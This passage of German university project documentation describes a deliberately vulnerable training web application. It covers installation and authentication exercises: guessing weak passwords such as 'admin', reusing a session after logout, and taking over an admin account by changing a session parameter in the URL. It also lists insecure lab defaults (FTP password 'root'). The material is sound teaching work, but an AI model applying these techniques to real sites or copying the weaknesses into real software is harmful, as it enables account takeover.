

DOKUMENTATION

Broken Web Application

Ein Einstieg in die Sicherheit von Web-Applikationen

Master Informatik

Studentisches Projekt

Betreuer *Prof. Dr. Stefan Hahndel*
Prof. Dr. Ernst Göldner

Wintersemester 2017/18



Technische Hochschule
Ingolstadt

Inhaltsverzeichnis

Abbildungsverzeichnis	5
1 Einleitung	7
1.1 Aktualisierung	7
1.2 Weiterentwicklung	7
2 Vorbereitung	9
2.1 Installationsanleitung ohne Docker	9
2.2 Installationsanleitung mit Docker	11
2.3 Nutzung der virtuellen Maschine	12
3 Broken Authentication and Session Management	14
3.1 Erklärung	14
3.1.1 Fehler in der Authentifizierung	14
3.1.2 Fehler im Session-Management	15
3.1.3 Gegenmaßnahmen	15
3.2 Übungen	16
3.2.1 Registrierung	16
3.2.2 Login	18
3.2.3 Logout	19
3.2.4 URL-Manipulation	22
4 Buffer Overflow	24
4.1 Übersichtsseite	24
4.2 Übung 1	25
4.2.1 C-File	25
4.2.2 Website	27
4.2.3 PHP-Shell	27
4.3 Übung 2	28
4.3.1 C-File	28
4.3.2 Website	30

5	Cross-Site-Scripting	31
5.1	Erklärung	31
5.1.1	Angriffsvarianten	31
5.1.2	Gegenmaßnahmen	32
5.2	Ablauf	33
5.2.1	Reflected Cross-Site-Scripting	33
5.2.2	Stored Cross-Site-Scripting	41
5.2.3	DOM-Based Cross-Site-Scripting	43
6	Login Parcours	45
6.1	Erklärung	45
6.2	Ablauf	45
6.2.1	Level 1 - JavaScript-Code	46
6.2.2	Level 2 - Decoding JavaScript-Code	48
6.2.3	Level 3 - Source Code Suche	48
6.2.4	Level 4 - Verstecke Dateien	49
6.2.5	Level 5 - Caesar-Verschlüsselung	50
6.2.6	Level 6 - Wireshark-Sniffing	53
6.2.7	Level 7 - BCrypt-Verschlüsselung	54
6.3	Ausblick	55
7	SQL-Injection	57
7.1	Erklärung	57
7.1.1	Grundlagen Datenbanksysteme	58
7.1.2	3-Schichten-Architektur	58
7.1.3	Der Angriff	59
7.2	Vorbereitung	59
7.3	Ablauf	59
7.3.1	Aufbau des Login-Web-Services	59
7.3.2	SQL-Injection zum Auslesen von Daten	61
7.3.3	SQL-Injection zum Einfügen von Daten	63
7.3.4	SQL-Injection zum Löschen von Tabellen	64
7.3.5	SQL-Injection zum Modifizieren von Tabellen	65
7.3.6	Die SQL-Injection-Spielwiese	66
7.4	Gegenmaßnahmen	67
7.4.1	Prepared Statements	67
7.4.2	Escapen von Eingaben	68
8	Ausblick	69
8.1	Erweiterungsmöglichkeiten	69

Inhaltsverzeichnis 4

9 Autorenverzeichnis	70
10 Disclaimer	71

Abbildungsverzeichnis

2.1	Nach erfolgreicher Installation, wird diese Startseite angezeigt	11
2.2	Die Ausgabe des Start-Skriptes nach erfolgreichem Start des Docker Containers	12
3.1	Aufgabe 1: Registrierung nach gängigen Passwortregeln.	17
3.2	Landing-Page nach erfolgreicher Registrierung.	17
3.3	Aufgabe 2: Login.	18
3.4	Landing-Page nach erfolgreichem Login.	19
3.5	Aufgabe 3: Logout.	20
3.6	Logout-Seite.	21
3.7	Aufgabe 4: URL-Manipulation.	22
3.8	Aufgabe 4: Ausgangsseite des Customers.	22
3.9	Aufgabe 4: URL der Ausgangsseite des Customers.	23
3.10	Aufgabe 4: URL der Ausgangsseite des Admins.	23
3.11	Aufgabe 4: Ausgangsseite des Admin.	23
4.1	Die Übersichtsseite der Buffer Overflow Übungen	25
5.1	Eingabe eines Suchbegriffs	33
5.2	Ergebnis der Suche	34
5.3	Graphische Darstellung des Reflected XSS-Angriffs	34
5.4	Anmeldeformular	35
5.5	Beispiel für einen Scriptcode	36
5.6	Ausgabe des integrierten Scriptcodes	36
5.7	Beispiel für einen Scriptcode	37
5.8	Ausgabe des integrierten Scriptcodes	37
5.9	Beispiel für einen Scriptcode	38
5.10	Ausgabe des integrierten Scriptcodes	38
5.11	Beispiel für einen Scriptcode	39
5.12	Ausgabe des integrierten Scriptcodes	39
5.13	Beispiel für einen Scriptcode	40
5.14	Ausgabe des integrierten Scriptcodes	40
5.15	Darstellung des theoretischen Hintergrund für Stored-XSS	42
5.16	Darstellung des theoretischen Hintergrund für Stored-XSS	43

5.17 Aufgabenstellung des DOM-based-XSS Tutorials	44
6.1 Überblicksseite des Login Parcours	46
6.2 Login-Maske des ersten Levels	47
6.3 Lösung des ersten Levels	48
6.4 Codeausschnitt zur Lösung des zweiten Levels	48
6.5 Codeausschnitt zur Lösung des dritten Levels	49
6.6 Gefundene Datei des vierten Levels	49
6.7 Lösung des vierten Levels	50
6.8 Umsetzungstabelle bei der Caeser-Verschlüsselung mit Shift 3 . . .	51
6.9 Login-Maske der Caesar-Verschlüsselung im fünften Level	52
6.10 Login-Maske des sechsten Levels	53
6.11 Wiresharkausschnitt für die Lösung des sechsten Levels	53
6.12 BCrypt Login Maske mit gegebenen Credentials	55
7.1 3-Schichten-Architektur	58
7.2 Tabellenstruktur der Tabelle „secretUserData“	60
7.3 Login-Oberfläche des Web-Services	60
7.4 Normaler Login	61
7.5 Login mit SELECT-Injection	62
7.6 Auswertung von OR "1-1"	62
7.7 Login mit INSERT-Injection	63
7.8 Login mit DROP-Injection	64
7.9 Rangliste mit Suchfunktion	65
7.10 Rangliste mit gesuchtem User	66
7.11 Rangliste mit gesuchtem User	66
7.12 Verschiedene SQL-Injections zum Ausprobieren	67

1 Einleitung

Dieses Dokument beschreibt die Verwendung der Broken Web Application. Diese ist Teil der Security Workbench, die seit dem Sommersemester 2016 als studentische Projektarbeit im Rahmen des Masterstudiengangs Informatik an der TH Ingolstadt entwickelt wird. Die Workbench erklärt und veranschaulicht verschiedene Angriffe und Szenarien aus dem Bereich der Netzwerksicherheit. Dies betrifft unter anderem Spoofing, Denial-of-Service und Angriffe auf die WLAN Infrastruktur. Im Wintersemester 16/17 wurde das Projekt der Security Workbench um eine Broken Web Application erweitert, die dem Einsteiger erlaubt gängige Angriffsarten wie Cross-Site-Scripting, SQL-Injection oder Broken Authentication und Session Management anhand von Beispielübungen kennen zu lernen.

Nach einer Erläuterung wie die Broken Web Application unter einer virtuellen Maschine vorbereitet werden muss zeigen die folgenden Kapitel auf, wie die einzelnen Tutorials zu den Angriffsarten durchgeführt werden können.

1.1 Aktualisierung

Die Broken Web Application liegt unter dem öffentlichen Git-Repository der Security Workbench

<https://github.com/th-ingolstadt/INF-M-Projekt-Security-Workbench> vor. Hierzu ist der Source Code der Webanwendung im Ordner *SecWorkbench* wiederzufinden. Eine Aktualisierung per git kann auf der Kommandozeile wie folgt durchgeführt werden.

```
1 > cd INF-M-Projekt-Security-Workbench  
2 > git pull
```

1.2 Weiterentwicklung

Die Webanwendung basiert auf einem Projekt, bei dem die Serverseite mittels PHP programmiert ist. Clientseitig besteht die Applikation aus HTML-Seiten, CSS für das Design und JavaScript für die Logik. Um das Design zu vereinfachen wird mit dem Framework *Bootstrap* entwickelt worden, das dem Entwickler eine Reihe von

vordefinierten Styles mit an die Hand gibt (<https://getbootstrap.com/>). Darüber hinaus liegt der Weboberfläche das Dashboard *AdminLTE* zugrunde, dass weitere Style-Vereinfachungen bietet (<https://adminlte.io/themes/AdminLTE/index2.html>). Besonders in Bezug auf künftige Entwicklungen, können diese Frameworks weiterhin verwendet und so die Weboberfläche einheitlich gestaltet werden.

2 Vorbereitung

Von: Marco Egner

In diesem Kapitel soll erläutert werden, wie das Web-Projekt bereitgestellt und benutzt wird. Hierzu folgt eine kurze Anleitung um einen Host zu installieren, der die Web-Applikation bereitstellt sowie eine Beschreibung mit dem Umgang der bereits installierten virtuellen Maschine. Die empfohlene Installationsweise ist die Installation mit Docker, beschrieben in Kapitel 2.2.

2.1 Installationsanleitung ohne Docker

Für die Installation der Web-Applikation ohne den Docker-Container zu nutzen, muss zuerst ein Webserver auf dem Linux Host-Gerät installiert werden, wie z. B. der Apache Server (<https://httpd.apache.org>). Eine einfache Installation ist mit dem Befehl `apt-get install apache2` möglich. Da sich das Installations-Vorgehen mit den Versionen der Drittanbieter-Software ändert, verzichte ich hier auf eine detaillierte Schritt-für-Schritt-Anleitung. Damit das Webprojekt richtig ausgeführt wird, muss in der `apache2.conf` folgende zwei Zeilen eingefügt werden:

- `RemoveHandler .html .htm`
- `AddType application/x-httpd-php .php .htm .html`

Diese Konfiguration sorgt dafür, dass HTML-Seiten mit dem PHP-Interpreter ausgeführt werden. Nach der Konfiguration des Apache-Webservers, muss der PHP-Interpreter installiert werden, dies kann ebenfalls mit dem Package-Manager durchgeführt werden. Dazu wird das Kommando `apt-get install php` verwendet. Zum Zeitpunkt der Entwicklung des Projekts, wurde die PHP-Version 7.0.19 verwendet. Um die Installation auf Korrektheit zu prüfen, kann der Befehl `php --version` benutzt werden. Dieser zeigt die Versionsnummer der PHP-Umgebung, falls die Installation korrekt durchgeführt wurde.

Um alle Tutorials durchführen zu können muss der Host einen GNU-Debugger (GDB) bereitstellen. Dieser kann leicht mit `apt-get install gdb` bezogen werden.

Um den GDB zu testen, kann der Befehl `gdb --version` ausgeführt und die Version angezeigt werden.

Zuletzt muss noch eine MySQL-Datenbank auf dem Host-System installiert werden. Hierfür stehen mehrere Alternative Vorgehensweisen zur Verfügung, siehe dazu <https://dev.mysql.com/doc/refman/5.7/en/linux-installation.html>. Anschließend muss man das MySQL-Skript zur Initialisierung ausführen, dies ist mit dem folgenden Kommando möglich:

```
mysql < PROJEKTROOT/Projekte/Docker/server/initializeDB.sql
```

Um nun die Applikation verwenden zu können, müssen zunächst alle Web-Ressourcen aus dem GitHub-Repository in den von Apache erwarteten Pfad kopieren. Dazu muss das Repository auf den Server kopiert werden, dies kann mit dem Befehl:

`git clone https://github.com/th-ingolstadt/INF-M-Projekt-Security-Workbench.git` erreicht werden. Danach muss der Inhalt des Pfads PROJEKTROOT/Projekte/-SecWorkbench/html in das Root-Verzeichnis des Apache-Servers kopiert werden. Dieser ist standardmäßig `/var/www/html`. Zusätzlich muss man die Buffer overflow Programme `FirstExample.c` und `SecondExample.c` kompilieren. Hierfür werden die folgenden Befehle genutzt:

- `gcc -ggdb /var/www/html/SecWorkbench/App_Data/FirstExample.c -o /var/www/html/SecWorkbench/App_Data/FirstExample`
- `gcc -ggdb /var/www/html/SecWorkbench/App_Data/SecondExample.c -o /var/www/html/SecWorkbench/App_Data/SecondExample`

Des Weiteren müssen die Rechte des Apache-Users auf das Verzeichnis angepasst werden, dies ist mit dem folgenden Befehl möglich `sudo chown -R www-data:www-data /var/www/html/`.

Nun kann die Website testweise ausgeführt werden. Dazu gibt man im Browser in der VM folgende Adresse an: `http://localhost/SecWorkbench`. Es sollte nun die Startseite des Projekts angezeigt werden, siehe dazu Abbildung 2.1.




Abbildung 2.1: Nach erfolgreicher Installation, wird diese Startseite angezeigt

2.2 Installationsanleitung mit Docker

Die Installation der Web-Anwendung mithilfe des bereits konfigurierten Docker-Containers benötigt zuerst die Installation von Docker. Dies kann über den Package-Manager mit `apt-get install docker` durchgeführt werden. Danach sollte, wie in Kapitel 2.1 beschrieben, das GitHub-Repository geklont werden. Dort befindet sich der Ordner `PROJEKTROOT/Projekte/Docker/server` der den Container mit allen benötigten Diensten bereitstellt. Dieses Verzeichnis muss nun auf den Desktop des Root-Users kopiert werden. Aus dem eben kopierten Ordner muss das `StartUp.sh` ebenfalls in das Desktop Verzeichnis verschoben werden. Dieses Skript wird dazu verwendet, den Docker-Container für die Web-Anwendung zu starten, bzw. wenn der Container noch nie gestartet wurde wird das Image des Containers erstellt. Zudem startet es alle benötigten Dienste. Es wird hier auch ein VSFTPD-Dienst gestartet. Dies ist ein FTP-Server, der nicht zwingend installiert werden muss, daher kann diese Zeile auskommentiert werden.

Nun müssen auch hier die Daten der Web-Applikation aus dem Verzeichnis `PROJEKTROOT/Projekte/SecWorkbench/html` in den Ordner `/var/www/html` kopiert werden. An dieser Stelle sollten die Berechtigungen mit dem Befehl `sudo chown -R www-data:www-data /var/www/html/` aktualisiert werden. Danach kann man den Container starten, indem man das Skript `StartUp.sh` in der Kommandozeile aufruft. Hier sollte eine Ausgabe wie in Abbildung 2.2 angezeigt werden.

```

Link ftp locations
Start docker...
  Active: active (running)
Start vsftpd...
  Active: active (running)
Web path = /var/www/html/SecWorkbench/
Start container...
Environment variable for IP not Set. Set to Default
Removing existing container tutorialcontainer ...
tutorialcontainer
Removed tutorialcontainer
Starting tutorial docker...
2070f889f4f2c6c98c36ea4725e8a9ed7979baf55bf3a0a2ce9b847aa3fe1ca3
...tutorial docker started successfully.

Use sudo chown -R webprouser:www-data /var/www/html/ when you update the web content via ftp.
The ftp user webprouser with password root can be used to update the web content.
When the update is done use sudo chown -R www-data:www-data /var/www/html/ to enable the webserver to access the web pages.

The webpage is available under: http://192.168.56.3\SecWorkbench
root@WBTNode:~# 

```

Abbildung 2.2: Die Ausgabe des Start-Skriptes nach erfolgreichem Start des Docker Containers

2.3 Nutzung der virtuellen Maschine

Die bereitgestellte virtuelle Maschine ist ein x64 Kali-Linux. Hier sind bereits alle Dienste vorinstalliert und konfiguriert. Des Weiteren wird der Root-User (ohne Passwort) automatisch beim Start der VM eingeloggt. Das Skript StartUp.sh wird beim Login des Root-Users aufgerufen, sodass die Website kurz nach dem Login erreichbar ist. Für die automatische Ausführung des Docker-Skripts dient die Konfigurationsdatei `/etc/init/SecWorkbenchJob.conf`. Die Ausgabe des Skriptes ist in einer maximierten Shell zu sehen, dabei wird auch die URL der Web-Applikation angezeigt. Dies ist in Abbildung 2.2 zu sehen.

In der VM wird die Web-Anwendung in einem Docker-Container betrieben. Dieser stellt den Apache-Webserver und die MySQL-Datenbank bereit. Dadurch wird beim Starten der virtuellen Maschine immer eine initiale Datenbasis für die Tutorials bereitgestellt. Um nachsehen zu können, ob der Container richtig gestartet wurde, ist es möglich alle gestarteten Container durch das Kommando `docker ps` anzeigen zu lassen. Hier sollte ein Container mit dem Namen `tutorialcontainer` mit dem Status Up zu sehen sein.

Sollte es zu einem Fehler kommen bei dem der Container abstürzt, kann dieser mit den folgenden Befehlen wieder neu gestartet werden:

1. `docker stop tutorialcontainer`
2. `docker rm tutorialcontainer`
3. `'/root/Desktop/server/tutorialDockerControl.sh' start`

Der erste Befehl stellt sicher, dass der Container gestoppt wird. Danach soll der Container gelöscht und mit dem Start-Skript neu erstellt und gestartet werden. Sollten Modifikationen am Container nötig sein, muss vor dem Neustart noch der Befehl `docker rmi tutorialimage` durchgeführt werden. Dieser löscht das Image, sodass aufbauend auf dem grundlegenden Debian-Images die Änderungen mit übernommen werden.

Sollten sich die Quell-Dateien ändern, so können diese über das Git-Repository aktualisiert werden. Dazu wechselt man in das Verzeichnis `/root/INF-M-Projekt-Security-Workbench/` und führt zunächst den Befehl `git pull` aus. Dadurch wird das lokale Repository auf den aktuellen Stand des GitHub-Repositorys gebracht. Als nächstes kopiert man den Inhalt des Pfads `PROJEKTROOT/Projekte/SecWorkbench/html` nach `/var/www/html`. Danach muss der Container gestoppt und neu gestartet werden, siehe dazu die oben stehenden Befehle 1 und 3.

In der ausgelieferten VM, kann zudem das Repository per FTP aktualisiert werden. Im `startUp.sh` wurden die Kommentare entfernt, die den Start des FTP-Dienstes beim Boot der VM automatisch ausführen. Dabei wird in der `startUp.sh` der `vsftpd` Dienst gestartet, indem das Kommando `sudo service vsftpd start` ausgeführt wird. Für diesen Dienst ist der User `webprouser` bereits eingerichtet und besitzt das Passwort `root`. Um Schreibrechte außerhalb des Home-Verzeichnisses des Users zu bekommen muss hier der Unterordner `/home/webprouser/html/SecWorkbench/` auf `/var/www/html/SecWorkbench/` zeigen. Dies kann mit dem Befehl `mount --bind /home/webprouser/html/SecWorkbench/ /var/www/html/SecWorkbench/` vorgenommen werden. Um nun per FTP-Daten schreiben zu können, muss man die Berechtigungen auf dieses Verzeichnis aktualisieren. Dazu führt man das Kommando `sudo chown -R webprouser /home/webprouser/html/` aus. Nun können per FTP-Client Quell-Dateien direkt in das Verzeichnis, dass die HTML-Ressourcen bereitstellt eingefügt werden. Ist der Upload fertig, muss man die Rechte des `html`-Verzeichnisses wieder an den Apache-User geben. Dies erreicht man mit dem Befehl `sudo chown -R www-data:www-data /var/www/html/`.

3 Broken Authentication and Session Management

Von: Juliane Hauser, Kristina Linz

3.1 Erklärung

Diese Sicherheitslücke befindet sich im OWASP Top 10 Risk Rating 2017 auf dem 2. Platz (OWASP A2). Auf vielen Web-Applikationen wird eine Benutzerauthentifizierung mit Benutzername und Passwort benötigt, um deren Dienste zu nutzen. Beispiele hierfür sind Online-Shops, Social-Media-Plattformen und Online-Banking.

Für die Interaktion zwischen dem angemeldeten Benutzer und der Web-Applikation ist das Session-Management nötig, wobei die gesammelten Session-Informationen in Cookies unter der eindeutigen Session-ID der Benutzer-Session abgespeichert werden. Cookies werden vom Browser verwendet, um client-seitig Informationen abzuspeichern.

Der technische Hintergrund ist die Zustandslosigkeit des HTTP-Protokolls. Das HTTP-Protokoll wird für die Kommunikation zwischen dem Client und dem Web-Server eingesetzt. Die Zustandslosigkeit führt dazu, dass der Web-Server Seitenaufrufe unabhängig voneinander interpretiert und keinen Zusammenhang herstellen kann. Mit Hilfe des Session-Managements werden die Seitenaufrufe eines Benutzers in einer Session einander zugeordnet. Die Session-ID ist eine lange und zufällige Zeichenkette, wobei sichergestellt werden muss, dass dieser Identifier eindeutig und nicht leicht zu erraten ist.

Als mögliche Konsequenz von Fehlern in der Authentifizierung und dem Session-Management folgt die Kompromittierung oder Übernahme von Benutzerkonten.

3.1.1 Fehler in der Authentifizierung

Wenn die Passwort-Policy für die Registrierung nicht ausreichend streng ist, verleitet dies Benutzer dazu schwache Passwörter zu verwenden. Dadurch wird ein Brute-Force-Angriff möglich, wobei durch systematisches Probieren aller möglichen Kombinationen die Benutzernamen und dazugehörigen Passwörter

fremder Benutzer erraten werden können.

Eine weitere Fehlerquelle ist die Verschlüsselung von Benutzername und Passwort. Wenn diese Daten im Klartext über das HTTP-Protokoll versendet werden, ist es einem Angreifer möglich die Kommunikation abzuhören. Wenn beim Abspeichern der Benutzerdaten auf Hash-Verfahren bzw. Verschlüsselung verzichtet wird, sind diese Daten ungeschützt vor anderen Sicherheitslücken wie beispielsweise SQL-Injections.

Teilweise gibt der Web-Server aussagekräftige Informationen über bereits bestehende Benutzerkonten Preis, sodass ein fremdes Benutzerkonto übernommen werden kann. Bei der Konto-Erstellung oder "Passwort-ZurücksetzenFunktion kann ggf. ein bestehender Benutzername ermittelt werden. Der Benutzername stellt bereits die erste Hälfte der Lösung des Benutzername-Passwort-Rätsels dar.

3.1.2 Fehler im Session-Management

Ist die Wahl der Session-ID nicht ausreichend zufällig gestaltet, besteht die Möglichkeit, dass eine gültige Session-ID erraten wird. Wenn zudem die Session-ID als Parameter in der URL übergeben wird, ist es einem Dritten möglich die Session zu übernehmen. Dieser Dritte kann dadurch alle Funktionen der Web-Applikation mit den Berechtigungen des angemeldeten Benutzers verwenden. Wird die URL unverschlüsselt übertragen, kann ein Angreifer ebenfalls eine fremde Session-ID ermitteln und die Session eines angemeldeten Benutzers übernehmen. Das HTTPS-Protokoll bietet eine Verschlüsselung für diese Problematik.

Wenn Session-IDs nach dem Abmelden eines Benutzers nicht auf ungültig gesetzt werden, können diese zur Wiederherstellung der Anwender-Session missbraucht werden. Ebenso werden Session-IDs zu vorhersehbar, wenn diese sich nicht mit erneuter Anmeldung ändern.

Wenn das HttpOnly-Attribut nicht gesetzt wird, ist das Auslesen des Session-Cookies über Skriptsprachen möglich. Im Rahmen eines XSS-Angriffs kann die Session-ID eines anderen Benutzers ermittelt werden.

3.1.3 Gegenmaßnahmen

Die Authentifizierungsfunktion ist so zu gestalten, dass nach wiederholter Fehleingabe der Anmelddaten das Benutzerkonto oder die Aufrufer-IP temporär gesperrt werden.

Außerdem sollte weder bei der Registrierung noch bei der "Passwort-Vergessen-Funktion eine aussagekräftige Rückmeldung über bereits existierende Benutzernamen gegeben werden. Wenn dies aus Gründen der Benutzerfreundlichkeit nicht

möglich ist, sind zumindest automatisierte Abfragen zu unterbinden.

Die Übermittlung der Anmeldedaten sollte ausschließlich verschlüsselt mit TLS und die Speicherung der Passwörter in gehashter Form mit geeigneten kryptographischen Funktionen gestaltet werden.

Session-IDs sind ausreichend zufällig zu wählen, nicht unverschlüsselt zu übertragen und bei einer Abmeldung serverseitig zu beenden. Zum Erzwingen der Verschlüsselten Übertragung der Session-ID wird das Secure-Attribut des Session-Cookies aktiviert. Außerdem ist es ratsam das HttpOnly-Attribut zu setzen, um ein Auslesen des Cookies mittels JavaScript zu verhindern.

Um Session-Übernahmen zu vermeiden, ist es darüber hinaus möglich, die Session des Anwenders mit spezifischen Nutzermerkmalen, beispielsweise dem entsprechenden User-Agent oder der IP-Adresse zu verknüpfen.

Neben diesen Standardmaßnahmen sind auch die von der OWASP formulierten Anforderungen an Authentifizierung und Session-Management umzusetzen. Diese sind in den OWASP Application Security Verification Standards beschrieben.

Quelle:

<https://www.datenschutz-notizen.de/owasp-top-ten-a2-fehler-in-authentifizierung-und-session-management-2713238/>

3.2 Übungen

3.2.1 Registrierung

Das Lernziel der ersten Übung zum Thema Registrierung ist es, dem Anwender gängige Passwortregeln aufzuzeigen. Inhalt der Übung ist es, sich erfolgreich zu registrieren unter Einhaltung gängiger Passwortregeln. Die Startseite der Übung ist Abbildung 3.1 zu entnehmen.

In dieser Übung werden zwei Hinweise zur Verfügung gestellt. Der erste Hinweis ist, dass das gewählte Passwort den allgemein üblichen Regeln zu entsprechen hat, damit die Registrierung erfolgreich durchgeführt werden kann. Im zweiten Hinweis werden die verwendeten Passwortregeln aufgelistet: Länge von mind. 8 Zeichen, mind. ein Großbuchstabe, mind. ein Kleinbuchstabe und eine Zahl.

Nach erfolgreicher Registrierung wird der Benutzer auf die in Abbildung 3.2 dargestellte Seite weitergeleitet und hat die Aufgabe erfolgreich gelöst.

Session Management - Aufgabe 1

Registrierung

Benutzername*:

Passwort*:

Registrierung

Abbildung 3.1: Registrierung nach gängigen Passwortregeln.

Session Management - Aufgabe 1

Herzlichen Glückwunsch! Du hast die 1. Aufgabe geschafft!



Abbildung 3.2: Landing-Page nach erfolgreicher Registrierung.

3.2.2 Login

Das Ziel der zweiten Übung liegt darin aufzuzeigen, wie leicht Passwörter zu erraten sind, wenn die gängigen Passwortregeln nicht einzuhalten sind. Es gibt sehr beliebte und einfache Benutzername- und Passwort-Kombinationen, die in dieser Übung ausgenutzt werden.

Die Aufgabenstellung ist deshalb so gewählt, dass sich der Benutzer mit einem fremden, unbekannten Benutzerkonto anmelden soll. Dabei sind Benutzername und Passwort zu erraten.

Session Management - Aufgabe 2

Login

Benutzername*:

Password*:

Login

Versuche dich als ein anderer User an der Webseite anzumelden.

Abbildung 3.3: Aufgabe 2: Login.

Bei Bedarf werden zwei Hinweise gegeben. Der erste Hinweis ist, dass es sich hier um sehr einfache, beliebte Benutzernamen und Passwörter handelt. Wenn dieser Tipp nicht ausreicht, wird im zweiten Hinweis ein existierendes Passwort ('admin') vorgegeben. Zu diesem Benutzername würde das Passwort 'admin' passen. Es gibt jedoch auch andere Kombinationen: z.B. Benutzername 'benutzer' und als Passwort 'passwort1' oder 'fußballfan' und 'schalke04'.

Einige dieser beliebten Benutzernamen und Passwörter sind in der Datenbank der Webseite hinterlegt.

Bei erfolgreicher Anmeldung mit einem fremden Benutzerkonto, gelangt der Benutzer zur letzten Seite dieser Übung:

Session Management - Aufgabe 2

Herzlichen Glückwunsch! Du hast die 2. Aufgabe geschafft!

Du bist jetzt angemeldet mit folgendem User:

admin



Abbildung 3.4: Landing-Page nach erfolgreichem Login.

Durch das Erraten von Benutzernamen und Passwort, ist es möglich die Funktionen der Webapplikation mit den Berechtigungen des fremden Benutzerkontos zu nutzen. In unserer Übung wird das jedoch nicht mehr abgefragt.

3.2.3 Logout

Das Lernziel der dritten Übung ist die Erkenntnis, dass nach einem Logout die Session zwingend beendet werden muss und die dazugehörigen Daten nicht mehr verfügbar sein dürfen.

Die Aufgabenstellung liegt darin, nach dem Logout ohne erneute Anmeldung zurück zu der Webseite als angemeldeter Benutzer zu gelangen.



Abbildung 3.5: Aufgabe 3: Logout.

Durch das Klicken auf den Logout-Button erfolgt eine Weiterleitung zur Logout-Seite. Diese ist in Abbildung 3.6 abgebildet.

Hier wird der Hinweis, dass der Browser eine 'zurück'-Funktion bietet, bei Bedarf zur Verfügung gestellt.

Wird die Funktion des Browsers ausgenutzt, gelangt der Benutzer wieder zur Startseite der Übung und erscheint als angemeldeter Benutzer. Somit ist die Übung erfolgreich absolviert.

Session Management - Aufgabe 3

Logout

Du hast dich erfolgreich abgemeldet! Bis bald :)

Wie kannst du jetzt zu deiner alten Session zurückzukehren ohne dich erneut einzuloggen?



Abbildung 3.6: Logout-Seite.

3.2.4 URL-Manipulation

Mithilfe der letzten Übung wird gezeigt, dass Session-Attribute und die Session-ID nicht sichtbar übertragen werden sollten, wie z.B. in der URL. Zudem darf die Session-ID nicht spechend wie beispielsweise der Benutzername gewählt werden. Es ist besser, wenn die Session-ID einer willkürlichen Zeichenfolge entspricht. Die Aufgabenstellung besteht darin, das Benutzerkonto des Admins zu übernehmen. Aktuell ist der Benutzer 'customer' angemeldet.

Session Management - Aufgabe 4

Fremde Session übernehmen

Du bist aktuell mit folgendem User angemeldet:
customer

Wie kannst du der Admin unserer Seite werden?
Benutze folgenden Link, um auf die Ausgangsseite zu gelangen:

[customer](#)

Abbildung 3.7: Aufgabe 4: URL-Manipulation.

Durch Betätigung des Buttons 'customer', gelangt der Benutzer zur Ausgangsseite:

Session Management - Aufgabe 4

Fremde Session übernehmen

Du bist aktuell mit folgendem User angemeldet:
customer

Wetter für die nächsten 24 Stunden

Vormittag	Nachmittag	Nacht
13°	20°	3°

Abbildung 3.8: Aufgabe 4: Ausgangsseite des Customers.

Auf der Ausgangsseite werden zwei Hinweise angeboten. Der erste Tipp, weißt auf die Unterschiede des GET- und POST-Requests des HTTP-Protokolls hin. Der zweite Tipp lenkt die Aufmerksamkeit des Anwenders auf die Parameter der URL, die zu manipulieren sind.

Die Parameter in der URL entsprechen dem Lösungsweg, da hier der Username hinterlegt ist.

localhost/SecWorkbench/url.php?session=customer

Abbildung 3.9: Aufgabe 4: URL der Ausgangsseite des Customers.

Wird der Wert des Session-Parameters von 'customer' auf 'admin' geändert, gelang der Benutzer zur Session des Admins.

localhost/SecWorkbench/url.php?session=admin

Abbildung 3.10: Aufgabe 4: URL der Ausgangsseite des Admins.

Für den Admin ist der Wetterbericht der nächsten drei Tage sichtbar, der Kunde sieht jedoch nur das Wetter der nächsten 24 Stunden. Wenn der Benutzer auf dieser Seite angelangt ist, hat er die letzte Übung erfolgreich abgeschlossen.




Abbildung 3.11: Aufgabe 4: Ausgangsseite des Admin.

4 Buffer Overflow

Von: Marwin Sedlmayer, Marco Egner(Unterkapitel PHP-Shell)

Ein Buffer Overflow ist ein Angriff, bei dem einem Puffer zu viele Werte übergeben werden. Dadurch ist es möglich die Werte anderer Variablen oder Adressen zu überschreiben.

